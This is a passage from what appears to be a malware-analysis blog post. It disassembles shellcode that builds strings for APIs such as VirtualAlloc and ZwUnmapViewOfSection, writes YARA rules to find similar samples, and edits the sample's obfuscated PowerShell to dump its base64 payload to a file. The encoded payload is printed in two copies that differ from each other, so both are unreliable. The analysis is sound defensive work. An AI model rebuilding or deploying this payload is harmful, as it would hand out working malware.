00000180  C0 00 8B 4D 0C 0F B6 04 01 C1 E0 18 33 C9 41 C1  À.<M..¶..Áà.3ÉAÁ
00000190  E1 00 8B 55 0C 0F B6 0C 0A C1 E1 10 0B C1 33 C9  á.<U..¶..Áá..Á3É
000001A0  41 D1 E1 8B 55 0C 0F B6 0C 0A C1 E1 08 0B C1 33  AÑá<U..¶..Áá..Á3
000001B0  C9 41 6B C9 03 8B 55 0C 0F B6 0C 0A 0B C1 8B 4D  ÉAkÉ.<U..¶...Á<M
000001C0  F0 89 41 14 8B 45 0C 83 C0 04 8B 4D F0 89 41 10  ð‰A.<E.ƒÀ.<Mð‰A.
000001D0  8B 45 F0 C6 40 0C 01 8D 45 88 50 FF 75 EC FF 75  <EðÆ@...E^Pÿuìÿu
000001E0  E8 E8 56 0A 00 00 83 C4 0C E9 E8 FE FF FF 33 C0  èèV...ƒÄ.éèþÿÿ3À
000001F0  C9 C2 08 00 55 8B EC 83 EC 20 8B 45 08 89 45 E8  ÉÂ..U<ìƒì <E.‰Eè
00000200  8B 45 E8 8B 4D 08 03 48 3C 89 4D E4 6A 08 58 6B  <Eè<M..H<‰Mäj.Xk
00000210  C0 05 8B 4D E4 8B 55 08 03 54 01 78 89 55 F4 8B  À.<Mä<U..T.x‰Uô<
00000220  45 F4 83 78 04 00 0F 84 5E 01 00 00 8B 45 F4 8B  Eôƒx...„^...<Eô<
00000230  4D 08 03 08 89 4D F8 8B 45 F4 8B 40 04 83 E8 08  M...‰Mø<Eô<@.ƒè.
00000240  D1 E8 89 45 EC 8B 45 F4 83 C0 08 89 45 FC 8B 45  Ñè‰Eì<EôƒÀ.‰Eü<E
00000250  EC 89 45 E0 8B 45 EC 48 89 45 EC 83 7D E0 00 0F  ì‰Eà<EìH‰Eìƒ}à..
00000260  84 14 01 00 00 8B 45 FC 66 8B 00 66 C1 E8 0C 66  „....<Eüf<.fÁè.f
00000270  83 E0 0F 0F B7 C0 89 45 F0 83 7D F0 01 74 78 83  ƒà..·À‰Eðƒ}ð.txƒ
00000280  7D F0 02 0F 84 AB 00 00 00 83 7D F0 03 74 3B 83  }ð..„«...ƒ}ð.t;ƒ
00000290  7D F0 0A 74 05 E9 D2 00 00 00 B8 FF 0F 00 00 8B  }ð.t.éÒ...¸ÿ...<
000002A0  4D FC 66 23 01 0F B7 C0 8B 4D F8 8B 04 01 03 45  Müf#..·À<Mø<...E
000002B0  0C B9 FF 0F 00 00 8B 55 FC 66 23 0A 0F B7 C9 8B  .¹ÿ...<Müf#..·É<
```

Looking at the bytes in a hex editor we can not see anything that makes any sense.

The next step is to drop this into CyberChef here and view the assembly.

```
00000044 8B4D0C          MOV ECX,DWORD PTR [EBP-04]
00000047 03481C          ADD ECX,DWORD PTR [EAX+1C]
0000004A 894D0C          MOV DWORD PTR [EBP-24],ECX
0000004D 8B45F4          MOV EAX,DWORD PTR [EBP-0C]
00000050 8B4D0C          MOV ECX,DWORD PTR [EBP-04]
00000053 034824          ADD ECX,DWORD PTR [EAX+24]
00000056 894D0C          MOV DWORD PTR [EBP-20],ECX
00000059 C645BC4C        MOV BYTE PTR [EBP-44],4C      -> LoadLibraryA, GetProcAddress
0000005D C645BD6F        MOV BYTE PTR [EBP-43],6F
00000061 C645BE61        MOV BYTE PTR [EBP-42],61
00000065 C645BF64        MOV BYTE PTR [EBP-41],64
00000069 C645C04C        MOV BYTE PTR [EBP-40],4C
0000006D C645C169        MOV BYTE PTR [EBP-3F],69
00000071 C645C262        MOV BYTE PTR [EBP-3E],62
00000075 C645C372        MOV BYTE PTR [EBP-3D],72
00000079 C645C461        MOV BYTE PTR [EBP-3C],61
0000007D C645C572        MOV BYTE PTR [EBP-3B],72
00000081 C645C679        MOV BYTE PTR [EBP-3A],79
00000085 C645C741        MOV BYTE PTR [EBP-39],41
00000089 C645C800        MOV BYTE PTR [EBP-38],00      <- Null byte
0000008D C645AC47        MOV BYTE PTR [EBP-54],47
00000091 C645AD65        MOV BYTE PTR [EBP-53],65
00000095 C645AE74        MOV BYTE PTR [EBP-52],74
00000099 C645AF50        MOV BYTE PTR [EBP-51],50
0000009D C645B072        MOV BYTE PTR [EBP-50],72
000000A1 C645B16F        MOV BYTE PTR [EBP-4F],6F
000000A5 C645B263        MOV BYTE PTR [EBP-4E],63
000000A9 C645B341        MOV BYTE PTR [EBP-4D],41
000000AD C645B464        MOV BYTE PTR [EBP-4C],64
000000B1 C645B564        MOV BYTE PTR [EBP-4B],64
000000B5 C645B672        MOV BYTE PTR [EBP-4A],72
000000B9 C645B765        MOV BYTE PTR [EBP-49],65
000000BD C645B873        MOV BYTE PTR [EBP-48],73
000000C1 C645B973        MOV BYTE PTR [EBP-47],73
000000C5 C645BA00        MOV BYTE PTR [EBP-46],00  <- Null byte
000000C9 C745CC06000000  MOV DWORD PTR [EBP-34],00000006
000000D0 8365F800        AND DWORD PTR [EBP-08],00000000
000000D4 EB07            JMP 000000DD
000000D6 8B45F8          MOV EAX,DWORD PTR [EBP-08]
000000D9 40              INC EAX
000000DA 8945F8          MOV DWORD PTR [EBP-08],EAX
```

This is also where I hinted on Twitter of a “Somewhat useful tool” which will be on my Github.

If we look down further we see more API calls.

```
00000849 8B4594          MOV EAX,DWORD PTR [EBP-6C]
0000084C E91D030000      JMP -FFFFF492      0xFFFFFFFF00000B6E
00000851 C645F06E        MOV BYTE PTR [EBP-10],6E   -> ntdll.dll, VirtualQuery, VirtualAlloc, GetCurrentProcess, ZwUnmapViewOfSection
00000855 C645F174        MOV BYTE PTR [EBP-0F],74
00000859 C645F264        MOV BYTE PTR [EBP-0E],64
0000085D C645F36C        MOV BYTE PTR [EBP-0D],6C
00000861 C645F46C        MOV BYTE PTR [EBP-0C],6C
00000865 C645F52E        MOV BYTE PTR [EBP-0B],2E
00000869 C645F664        MOV BYTE PTR [EBP-0A],64
0000086D C645F76C        MOV BYTE PTR [EBP-09],6C
00000871 C645F86C        MOV BYTE PTR [EBP-08],6C
00000875 C645F900        MOV BYTE PTR [EBP-07],00  <- Null byte
00000879 C645E056        MOV BYTE PTR [EBP-20],56
0000087D C645E169        MOV BYTE PTR [EBP-1F],69
00000881 C645E272        MOV BYTE PTR [EBP-1E],72
00000885 C645E374        MOV BYTE PTR [EBP-1D],74
00000889 C645E475        MOV BYTE PTR [EBP-1C],75
0000088D C645E561        MOV BYTE PTR [EBP-1B],61
00000891 C645E66C        MOV BYTE PTR [EBP-1A],6C
00000895 C645E751        MOV BYTE PTR [EBP-19],51
00000899 C645E875        MOV BYTE PTR [EBP-18],75
0000089D C645E965        MOV BYTE PTR [EBP-17],65
000008A1 C645EA72        MOV BYTE PTR [EBP-16],72
000008A5 C645EB79        MOV BYTE PTR [EBP-15],79
000008A9 C645EC00        MOV BYTE PTR [EBP-14],00  <-Null byte
000008AD C645D056        MOV BYTE PTR [EBP-30],56
```

And even further down we see a different type of string building using a “push pop”. I have not made a tool for that yet.

```
1303  00000EE5 83C014          ADD EAX,00000014
1304  00000EE8 8945F4          MOV DWORD PTR [EBP-0C],EAX
1305  00000EEB 8B45F4          MOV EAX,DWORD PTR [EBP-0C]
1306  00000EEE 8B00            MOV EAX,DWORD PTR [EAX]
1307  00000EF0 8945F8          MOV DWORD PTR [EBP-08],EAX
1308  00000EF3 6A6B            PUSH 0000006B                    ->  kernel32.dll
1309  00000EF5 58              POP EAX
1310  00000EF6 668945D0        MOV WORD PTR [EBP-30],AX
1311  00000EFA 6A65            PUSH 00000065
1312  00000EFC 58              POP EAX
1313  00000EFD 668945D2        MOV WORD PTR [EBP-2E],AX
1314  00000F01 6A72            PUSH 00000072
1315  00000F03 58              POP EAX
1316  00000F04 668945D4        MOV WORD PTR [EBP-2C],AX
1317  00000F08 6A6E            PUSH 0000006E
1318  00000F0A 58              POP EAX
1319  00000F0B 668945D6        MOV WORD PTR [EBP-2A],AX
1320  00000F0F 6A65            PUSH 00000065
1321  00000F11 58              POP EAX
1322  00000F12 668945D8        MOV WORD PTR [EBP-28],AX
1323  00000F16 6A6C            PUSH 0000006C
1324  00000F18 58              POP EAX
1325  00000F19 668945DA        MOV WORD PTR [EBP-26],AX
1326  00000F1D 6A33            PUSH 00000033
1327  00000F1F 58              POP EAX
1328  00000F20 668945DC        MOV WORD PTR [EBP-24],AX
1329  00000F24 6A32            PUSH 00000032
1330  00000F26 58              POP EAX
1331  00000F27 668945DE        MOV WORD PTR [EBP-22],AX
1332  00000F2B 6A2E            PUSH 0000002E
1333  00000F2D 58              POP EAX
```

Although doing this statically we can not tell for sure how this is used it can give some clues as to what it will be doing by the API calls.

What started all of this was when I was trying to write a yara rule to find more samples to test this tool with and look for any outliers that would break it or not be what I was looking for.

```
1  rule CyberChef_Asm_MOV_BYTE_PTR_BuildStr {
2          meta:
3              description = "Search to find Shellcode that produces strings using Move Byte poiter"
4              author = "David Ledbetter @Ledtech3"
5
6          strings:
7              $cmdStr = {C645????C645????C645????C645}
8
9          condition:
10             $cmdStr
11
12 }
```

I'm still learning yara and this version just looked for the format of the "MOV BYTE PTR".

I ended up with over 552 hits for this and many false positives. I knew I need to find something to rule out some of the values that did not return strings or would return either encoded or garbage looking strings.

After several hours of trial and error I ended up with this.

```
rule byte_Array_MOV_BYTE_PTR_BuildStr {
        meta:
            description = "Search to find Shellcode that produces strings using Move Byte Pointer"
            author = "David Ledbetter @Ledtech3"

        strings:
            $cmdStr = {C645????C645????C645????C645????C645}
            $cmdCCCC = {CCC645}
            $cmdXXFD = {C645??FD}
            $cmdxxDL = {8855??C645}
        condition:
            $cmdStr and not $cmdCCCC and not $cmdXXFD and not $cmdxxDL

}
```

That reduced it down to 214 hits. It ended up being shellcode and binary samples that used that format. I'm sure there are a few more samples in that mix that would be false positives but it was good enough for what I wanted.

After going thru that exercise I was wanting to try and find a way to let the obfuscated PowerShell self decode. So I started by looking for a way to just let it reassemble the base64 string and then write that to a file.

```
$FilePathStr = 'C:\Users\JoeUser\Desktop\AcrosisBlogver\Extractedb64Str.txt'

Function XhugwJBDOzIVNXcLVIQYZ() {
return ((,[regex]::Matches(
'F2cT/Wkx05bRGXWvF28b8WkxEx+gsvYVDnMwzIw6Ab8MFMNNQlDURNA/VtI+NtICAtIEFtYGyxfR7QDQLiAQLCRRLmy6APDB0BAAFBFOBifRLifTJyD8DwfTLCfRLCfRJyfRLq06APDB1BA/9NI/F1YW0X1/AoG9F1ICV99UAAQCrhOUcXUjA
weRGH06F2cZqXkxsleRGTG6FZsbnXkxhZeRGjU5f2cZkOkxsNeRGXn4FZMZhXkxvBeRG303FZMdeXkx1dRGfE3FZMJsPI7LNIwJDeRL+//+mahPA5MAAAABAwRHfQdAwefD+//+jd65XUiUA8gfXOi////Ll08F1IBAPI8Ft19F1IBAPI9Ft4
FrDAAAEA7FdcC1BAODCfRLGQiw3OiIUI/4X3/QBEQIXOiI3OiIMAINtI9FtYLrjQio30iwXOioJUIMA+NtI6FtI6F1YgEOIECtC5VtIAA8//1Awi0XOicgOA430iXOiKXVi4FAVDgFVLycTLCAwrhPCqxcTJyD8DgTLCdRLCdRJifRLmFdA
CAAAUCALSfRLCAAAkNhPAAODDfRLSfTJiwAQOOIEXOiLaO9F1IEFtIC1BAODyfRLCfTJCBSDARTLyfRLCAAoe4AAAABweRRzQdAgfFDifRJyQV/Tdd/TdTJyAEDARTLyfRLCAABERhPAA79NIAAEwGE+AAMg3g0XOiAAQA9ke8lxfVJiXAUNA
EVtI2NtIAgHMWIoG2NtIPINAENtI3FtI3FtIEFtIAaX2gAAeSDiD7Dy+iVNcyAB8M/v/VmO9NIiBINA9NtI9Ft4//7fIpzfRJCEQEXOiEQgimhfVlm8tPowImafVLCAAP8fuBPgAEc7D4XiLifTDAw//HegMOOiAf7DMMi2E3OiAAwD/jLGv
rABJaG+YtYy3+gCjYG/YtIAAEw/5GEACQwi8gfVlm8tPAAA//f4BCR6BzQTLC8tPEwImafTLCAAP8PultuCEkI+YtYy3+gCjYG/YtIAAEw/5yQRDEABLifTLC8tPEwImafTLCAAP8PuAAAAimuCEkI+YtYy3+gCjYG/YtIAAEw/5yQRDEABLif
TLC8tPEwImafTLCAAP8PuAAAAEneBGpAF9M4OONAF9NIAAAwgE+gAw33g4KKAw33gwXUiAf7DPA+gmxA6BbGALaG/FtIAAEAFE+AAg33gxXUiIxeRLCeRJyeRLyfRJiAwD8fRLyeRJie0Ig+gEAOiOXOi43OiIMACNtI9FtIAAEgXE+AAEg3g0
XOiOXVi4FAVDgQVLSeTLWAwrhFCqRefJyD8DgQTLieRLieRJiQRLCC7Dy+iVBACCnMwz8//+je6MQEgAAgCWhO619P719PUIWUjBwAQGDfRLCRQJCfTLSAwDyQRLSRQJCfTLGBCRwgtPwGVLOGyrFUYzE8CIEewRwgtPwGVLOGw0l8MBvAEhHs
CMY7DMU1iAEewBlEMYAewBQgtPwQTLCAwr8EwrwAxDCAALwB4wX3/AoGJqBRJiYRNCAAAIhPAA79NIAAAAjE+AAo33gxKViB8xA8X1ic30iBRwtPAeTLifRLiRdA
XYWIBAAMaO6iKX3/QxaRN8eVJGIFDwfVLifRLCC8DwfTL8fRLCAABIwgPgB8TgfTL8fRLifRJCE+Ft4BrDA+1NIAAAgBMKOxAobRGPXuF28c4Wxl dbRGLntF2M21WkxkRbRGH0sF28YyWkxvFbRGLHsF2MDvWKx05aRGXWrF28RaWkxAgcRGH0
xF2ceGXkxyVcRGHGxF2ecDXkxiJcRGnWvF2MTAKXxk9bRGHwvF28b9WkxMxbRGDwTJ8C8DwfTL8fRLydTJy8DwfTL8fRL8fVJiXAUNA/VtI0NtIAAvGWIoG0NlIPINA/NtIlFtIlFlI/FtI/Fl12FtI2FlIAA4gtoDA6INIAsXZg4x+gsvYV'
,'.','RightToLeft') | ForEach ($_.value)) -join ''))

}
$uqGLGObOtOpLlAjnorOyj = XhugwJBDOzIVNXcLVIQYZ

$qKDNMeMIfBzVotiCTJja =
'XtYGkDGqHUADsgtlwG/GRcfkxkXCdc2FwZzGRcRlxkXFEMZFxmHGRoduxkXIZMZFyWzGRcplxkXLQcZFzADGRdBWxkXRac2F0nLGRdN0xkXDdc2FlNHGRdZsxkXQc2FZGzGRdlsxkXab82F22PGRdwAjUW8UOh+CAAADP9VCIlF7I1F0FDob
ggAAFD/VQiJRsRgAP9V7FmJRfiDffgAdQczvOmSAAAAiOX4iUXoiOXoiO34AOg8iU3wakBoADAAAItF8ItAUEBQagD/YeSDxBCJRfyDffwAdQczvOmOAAAAiOOQiO38iUgci0Xw/3BQ/3X4/3X86PIFAACDxAz/dfz/dQz/dQjos/z//4PEDIX
AdQQzwOtNiOX8XOX4iUXg/3Xg/3X86Fn6//92WYXAdQQzwOsvi0QQiO38iUgYiOUUX0X4iUXOiOX0A0X8iUXOiOOIUItFDFCLRRhQiOX0/9AzwEDJwlWL7IPsIMIF4FbGReFpxkXicsIF43TGReRlxkXlYcIF5mzGReDgxkXocsIF6W/GReg0x
kXrZcZF7GPGRel0xkXuAIlF4FDodAcAAFD/VQiJRfyNRfBgakCLRRCLQAj/cFCLRRD/oCD/VfyDxBCFwHUEM5DrMG8hMAAAAIlF+ItF+ItNEItJIIlICtFEItACtNEItJIANIKIlN9ItF9P/QzD9AQmnDVYvwUYtFCtACtNCtJIDtINHU
FMEBA6zmLRQiLQAhqCFlryQWDfAhEAHUEMEDrIotFCtACtNCtJICtINClN/P91/ItFCP9wIOjG+f//WVnJwlWL7IEskAAAAAINllACD2aAAg30QAHUIlOWU6R0DAADGRfBuxkXxdM2FBmTGRfNsxkXObM2F9dTGRfZkxkX3bM2F+GzGRfkAx
kXgVz2F4WnGRejykkXjdM2F5HXGReVhxkXmbM2F5lHGRehlxkXp2c2F6nLGRet5xkXaAMZF0FbGRdPgxkX8cezF03TGRdRlxkXVYcZFlmzGRdSBxkXYbM2F2WzGRdpvxkXbY8ZF3ADGRbxHxkX92cZFvnTGRb9DwkXAdcZFWXLGRcJyxkXD2c2
FwG7GRcVOxkXGUM3Fx3LGRchvxkXJT8ZFymXGRctzxkXMc8ZFzQDGRaRaxkWld8ZFplXGRaduxkWobcZFqWNGRapwxkWrVszFrGnGRalIxkWud8ZFr0/GRbBmxkWuU8ZFrmXGRbNjxkW0dM2FtWnGRb2vxkW3bs2FuACNWeBQ6EMFAABQ/1UIi
UWQjUXQOOgzBQAAUP9VCIlFnIlFvFDoIwUAAFD/VQiJRYyNRaRQjUXwUP9VDFD/VQiJRaCLRRCLQBiJRfxgHI2FcP///1D/dfz/V2CPwHQ2gK2AAAABAHUC6w6LRfwUhXz///+JRfzrItFEItACtNEItANDtBGHJMi0DQi0AIi0AOOOX8cz6
DfaAAdDiLRRD/cBj/VYxQ/lWghcBlJZoEaAAwAACLRRCLQAiLQFBAUtFEItACP9wN99VnIPEEItNEIlBIGoEaAAwAACLRRCLQAiLQFBAUtFEItACP9wN99VnIPEEItNEIlBItFEIN4IAblRItFEItACGoIWWvJBYN8CHwAzRGLRRCLQAiLT
RCLQbBJQ8OrIGoEaAAwAACLRRCLQAiLQFBAUGoA/lWcg8QQiOOQiUEgiOOQgJggANUF62gAAACLRRCLQAj/cFBLRRD/cBCLRRD/cCDoOAEAAIPEDItFEItACtNEItJCA+J8RENRAgYiUWYg2X8AOsHiOX8QIlF/ItFEItACA+3QAY5RfxzOWt
F/CiLT2j/dAEQaOX8KItNEItJEItVmANMAhRAaOX8KItNEItJIItVmANMAgxR6GYBAACDwAzrsodPIAEAAAAzwA+FVP7//4tFIMnDVYvwUYtFCtNCtNJEIIBItFCtABA+3AD1NWgAAdAQzwOs/1OOIiOAEiOOIiOQgIiOOIi
0AIgThQRQAAdAQzGoYDtLDVJQYPwxpb'.Substring(16, 2000)

Function MrvBEnPYxvNPFaulUtQ8q() {
return ((,[regex]::Matches(
'+++wuJze8Ii4f4XUiAsI+PtoCrzeRJiBQLyfRLuAdAXYW29//9XL6Q9//9YchNCF0Fl4//39xFxYiml8MoHN8FtIDEP4//3fNoD1//39xF2IKw99/PtI81998FlIJAd7D8XOi8RHwF8CQ3+A/PtI/Fl1CoPI+PtIoORfR7gfRLieRJaGwzYeRJ
aGWspG5FloIYxmaiXUimhFIqBeRJaGWuom3FloIYJjacXUimhlMgpdRJaGWspG2FloIYVmaMXUimhlbqRdRJaGWypm0FloIYVmaQXUimhlaghfRJCwiOX0iOXUiUA8gMA0iMX0iMXUiAAAAwEKZ/zeTDCAACwD7By+iVMcyeRfRLa5BAARfDaA
dAXI+F57DOQNwFyfR++gFlRfdJC/KA77D29//+DH64X3/w77D29//+zH68X3/HUUiABEDFtI+FhYAEoIDNtIAAvGQAPDCFlIQAhQRlyfRIGABKiQTLCAwrBEwzARRJiEEFtoVMw+gsvYVDnsX0X0izWhWfiR++AC0Bch8XkvPARdOXOiwvCw+
+QW//v/bjO+199B++QM//v/tjO/19PDFIIQMU0i4XEiAoIDFtICFIIQIU0iEXEiAoICFtoVMw+gsvYVDnMSIhQRLCbdAXIDEPIAAAAojQd/zQd/Dfd/XcdBvj/N57D/XkvPYy6APDBlBch/XkvPgQRJCEQIU0i/XEi29///rF4OX3/OXEiBQg
iIO0iAA8aAB8MwXUi29///7J6MU3/htOCFtYBlBch+XkvPwQRJCEQMU0i+XEi29///bJ64X3/4XEiBQgiM0OiAA3aAB8MQw+gsvYVDnM/FpI/FlICF57DMsO/FlIIAPICF57DM
QRwPml///PzojQd/WF7LWlwJzFRLCA/lNIBrDAAAEA/FdoC/pF+DiQR++gE8FE+DiQR++QOsvYVDn83rjAiJoI/NNADNtI/FNACFtoE9BRRTwfRLyfRJCE/Ft4BrDA/lNYUsvYVDnM5rjAiM0ki8XOAIUOiNONEFtD/FtI/FlIQEXOiHsOAEXZ
gRx+lVNcXMQ8g////FhOCl99PD199PE19fErPx6UQ8g//f+JhOCl99PD199PE19PAFvRloBRd/3BdAXIDEP4//jfrojQd/zQd/DRd/P06APDBlBch29///nC6QU3/svYVD3FQAPzAzDMEUNwFyAxD+//7zA6IU3/MU3/QU3/csOwzQQdAXYW///+I
jOE19fLrD8MEUNwFyAxD+//33I6IU3/MU3/gA3/QU0iJtOwzQQdAXIDEP4//zPtojQd/zQd/DRd/z+lVNcyAB8MYgUiIk0i830iIU0i8XUiAAAAwEKZYsOw',',','RightToLeft') | ForEach ($_.value)) -join ''))

}
$CaNvPCXjlWt8FZKRyhJDI = MrvBEnPYxvNPFaulUtQ8q

$PDpGtHDMfBYyvRUPtnJpo = ((-join($uqGLGObOtOpLlAjnorOyj,$qKDNMeMIfBzVotiCTJja,$CaNvPCXjlWt8FZKRyhJDI))) | Out-File $FilepathStr
```

The template part is the path variable and the pipe out to file. But you have to remember to remove the “[Byte[]]” part and the “[System.Convert]::FromBase64String” from each one you wanted to rebuild and just dump to a text file for further processing of the base64 string.

So I then went back and searched for how to just output to a binary file since that is what we ultimately wanted anyway..

```
4   return ({[regex]::Matches(
    'FZcT/WXx05bRGXWvFZ8R8WxxEx+gsvYVDnMwzIw6AB8MFMHNQlDURNA/VtI+NtICAtIEFtYGyxfR7QDQLiAQLCRRImy6APDB0BAAFBF0BifRLifTJyD8DwfTLCfRLCfRJyfRLq06APDB1BA/9NI
    weRGH06FZcZqXkxsleRGTG6FZsbnXkxhZeRGjU5FZcZkXkxsNeRGXn4FZMZhXkxvBeRG303FZMdeXkxlldRGfE3FZMJsPI7LW1wJDeRL+//+nahPA8MAAAABAeRHfQdAwefD+//+jd68XUiUA8g8
    FrDAAAEA7FdcC1BAODCfRLGQiw30iIU1/4X3/QBEQIX0iI3UiIMAENtI9FtYLrjQio30iwX0io3UiIMA+Nt16FlYgE0IECtc5VtIAA8//lAwi0X0icg0A430ikX0ikXVi4FAVDgfVLycTLCA
    CAAAUCALSfRLCAAAkKhPAAODS8fRLSfTJiwAQ00i8X0iLsO9FlI8FtIC1BAODyfRLCfTJCBSDARTLyfRLCAAAoe6AAAABweRHzQdAgffDifRJyQV/Tdd/TdTJyASDARTLyfRLCAABERhPAA79NIAA
    EVtI2NtIAgHMWIoG2NlIPINAENtI3FtI3FlIEFtIAsX2gAAeZDiD7Dy+iVNcyAB8M//v/VmO9NlIBINA9NtI9Ft4//7f1pzfRJCEQ8XQ+EQQimhfVLm8tPowImxfVLCAAP8fuBPgAEc7D4X1iJf7
    rABJaG+VtYy3+gCjYG/VtIAA8w/5G8ACQwtPgfVLm8tPAAA//f4BCR6BzQTLC8tPEwImxfTLCAAP8PultuCEkI+VtYy3+gCjYG/VtIAA8w/5yQRDEABLifTLC8tPEwImxfTLCAAP8PuAAAAimuCE
    TLC8tPEwImxfTLCAAP8PuAAAASneB0pA89N4O0NA89NIAAAwqE+gAw33g4RXAw33gwXUiAf7D9A+gmxA6BbGALaG/FtIAAEAFE+AAg33gsXUiIxeRLCeRJyeRLyfRJiAwDSfRLyeRJie0Ig+gEA0
    X0i0XVi4FAVDgQVLSeTLWAwrhFCqReTJyD8DgQTLieRLieRJiQRLCC7Dy+iVBACCnMwz8//+je6MQ8gAAgCWhO619P719PUIWUjBwAQGDfRLCRQJCfTLSAwDyQRLSRQJCfTLG8CKwgtPwQVLOQyr
    CMY7DMUiiAEewBl8MYAewBQgtPwQTLCAwrBEwzwAxDCAALwB6wX3/AoGJqBfRJiYRNCAAAIIhPAA79NIAAAAjE+AAo33gsXViBSxA8X1ic30iBRwtPAeTLifRLaRdAXYWZBAAMEM6kX3/QxbRNiy
    XYWZBAAMsO6kX3/QxaRNSeVJGIFDwfVLifRLCCSDwfTLSfRLCAABIwgPgBS7gfTLSfRLifRJCE+Ft4BrDA+lNIAAAgBMX0xAobRGPXuFZ8c4WkxldbRGLntFZM2lWkxkRbRGH0sFZ8YyWkxvFbRG
    xFZceGXkxyVcRGHGxFZscDXkxiJcRGnWwFZMTAXkxk9bRGHmvFZ8b9WkxMxbRGDeTJSCSDwfTLSfRLSfRLydTJyBSDwfTLSfRLSfVJiXAUNA/VtI0NtIAAvGWIoG0NlIPINA/NtIlFtI1FlI/FtI/FlI
    ,'.','RightToLeft') | ForEach {$_.value}) -join ''
5
6   }
7   $uqGLGObOtOpLlAjnorOyj = XhugwJBDOzIVNXcLVIQYZ
8
9   $qdKZNMeMIfBzVotiCTJja =
    'XtYGkDGqHUADsgtlwG/GRcFkxkXCdcZFw2zGRcRlxkXFSMZFxmHGRcduxkXIZMZFyWzGRcplxkXLQcZFzADGRdBWxkXRacZF0nLGRdN0xkXUdcZF1WHGRdZsxkXXQcZF2GzGRdlsxkXab8ZF22P
    ggAAFD/VQiJReRqAP9V7FmJRfiDffgAdQczwOm8AAAAi0X4iUXoi0Xoi034A0g8iU3wakBoADAAAItF8ItAUEBQagD/VeSDxBCJRfyDffwAdQczwOmDAAAAi0UQi038iUgci0Xw/3BQ/3X4/3X86
    AdQQzwOtNi0X8K0X4iUXg/3Xg/3X86Pn6//9ZWYXAdQQzwOsvi0UQi038iUgYi0UUK0X4iUX0i0X0AOX8iUX0i0UIUItFDFCLRRhQi0X0/9AzwEDJw1WL7IPsIMZF4FbGRePpxkXicsZF43TGReR
    kXrZcZF7GPGRe10xkXuAIlF4FDoSAcAAFD/VQiJRfyNRfBQakCLRRCLQAj/cFCLRRD/cCD/VfyDxBCFwHUEM8DrMG8hMAAAAI1F+ItF+ItNEItJII1ICItFEItACItNEItJIANIKIlN9ItF9P/Qz
    FM8BA6zmLRQiLQAhqCFlryQWDfAh8AHUEM8DrIotFCItACItNCItJICtINIlN/P91/ItFCP9wIOjG+f//WVnJw1WL7IHskAAAAINllACD2aAAg30QAHUIO0WU6R0DAADGRfBuxkXxdMZF8mTGRfN
    kXgVsZF4WnGReJyxkXjdMZF5HXGReVhxkXmbMZF51HGRehlxkXpZcZF6nLGRet5xkXsAMZF0FbGRdFpxkXScsZF03TGRdR1xkXVYcZF1mzGRddBxkXYbMZF2WzGRdpvxkXbY8ZF3ADGRbxHxk49Z
    FxG7GRcV0xkXGUMZFx3LGRchvxkXJY8ZFymXGRctzxkXMc8ZFzQDGRaRaxkWld8ZFplXGRaduxkWobcZFqWHGRapwxkWrVsZFrGnGRa1lxkWud8ZFr0/GRbBmxkWxU8ZFsmXGRbNjxkW0dMZFtWn
    UWQjUXQUOgzBQAAUP9VCIlFnI1FvFDoIwUAAFD/VQiJRYyNRaRQjUXwUP9VDFD/VQiJRaCLRRCLQBiJRfxqHIZFcP///1D/dfz/VZCFwHQ2gX2AAAABAHUC6w6LRfwDhXz///+JRfzr1ItFEItAC
    DfaAAdDiLRRD/cBj/VYxQ/lWghcB1J2oEaAAwAACLRRCLQAiLQFBAUItFEItACP9wNP9VnIPEEItNEIlBIGoEaAAwAACLRRCLQAiLQFBAUItFEItACP9wNP9VnIPEEItNEIlBIItFEIN4IAB1RIt
    RCLQDSJQ8DrIGoEaAAwAACLRRCLQAiLQFBAUGoA/1Wcg8QQi00QiUEgi0UQg3ggAHUF6ZgAAACLRRCLQAj/cFSLRRD/cBCLRRD/cCDo0AEAIPEDItFEItACItNEItJCA+38RSNRAgYiUWYg2X8A
    F/CiLTZj/dAEQa0X8KItNEItJEItVmANMAhRRa0X8KItNEItJIItVmANMAgxR6GYBAACDxAzrscdFlAEAAAAzwA+FVP7//4tFlMnDVYvsUYtFCItNCItJEIlIBItFCItABA+3AD1NWgAAdAQzwOs
    0AIgThQRQAAdAQzGoYDtLDVJQYPwxpb'.Substring(16, 2000)
10
11  Function MrvBEnPYxvNPFaulUtQSq() {
12  return ({[regex]::Matches(
    '==wwJzeRLi464XUiAsI+FtoCrzeRJiBQLyfRLuAdAXYWZ9//9XL6Q9//9TchNCF0F14//3PxFxYiml8MoHN8FtIDEP4//3fNoD1//3PxF2IKw9P/FtI819P8FlIJAd7D8X0i8RHwFSCQ3+A/FtI
    aGWspG5FloZYxmaiXUimhFZqBeRJaGWuom3FloZYJjacXUimhlMqpdRJaGWspG2FloZYVmaWXUimhlbqRdRJaGWypm0FloZYVmaQXUimhlaqhfRJCwiOX0i0XUiUA8gMA0iMX0iMXUiAAAwEKZ/
    dAXI+F57DOQHwFyfR++gFlRfdJC/KA77DZ9//+DH64X3/w77DZ9//+zH68X3/MUUiABEDFtI+FhYAEoIDNtIAAvGQAPDCFlIQAhQRLyfRIGABKiQTLCAwrBEwzARRJiEEFtoVMw+gsvYVDnsX0X0
    +QW//v/hjO+19P8++QW//v/tjO/19PDFlIQMUOi4XEiAoIDFtICFlIQIUOi8XEiAoICFtoVMw+gsvYVDnMSIhQRLCbdAXIDEPIAAAAacjQd/zQd/Dfd/XcdBvj/N57D/XkvPYy6APDB1Bch/XkvP
    iI00iAA8aAB8MwXUiZ9///7J6MU3/htOCFtYB1Bch+XkvPwQRJCEQMU0i+XEiZ9///bJ64X3/4XEiBQgiM00iAA8aAB8MQw+gsvYVDnM/FtY6rzfRJCE/FtYC0BchBRwtPgQTLyfRLCA/lNYUsvY
    QHwFm1///PzojQd/HF7LW1wJzfRLCA/lNIBrDAAAEA/FdoC/pF+DiQR++gE8FE+DiQR++QUsvYVDn8ZjAiJoI/NNADNtI/FNACFtoE9BRR7wfRLyfRJCE/Ft4BrDA/lNYUsvYVDnM5rjAiM0kiB
    gRx+iVNcXMQ8g////FhOC19PD19PE19fErPx6UQ8g//f+JhOC19PD19PE19PAFvR1oBRd/3BdAXIDEP4//jfrojQd/zQd/DRd/P06APDB1BchZ9///nC6QU3/svYVD3FQAPzArD8MEUNwFyAxD+/
    jOE19fLrD8MEUNwFyAxD+//33I6IU3/MU3/gA3/QU0iJtOwzQQdAXIDEP4//zPtojQd/zQd/DRd/z+iVNcyAB8MYgUIk0i830iIU0i8XUiAAAAwEKZYsOw','.','RightToLeft') | ForEach
13
14  }
15  $CaWvFCXjlWtBFZKHyhJDI = MrvBEnPYxvNPFaulUtQSq
16
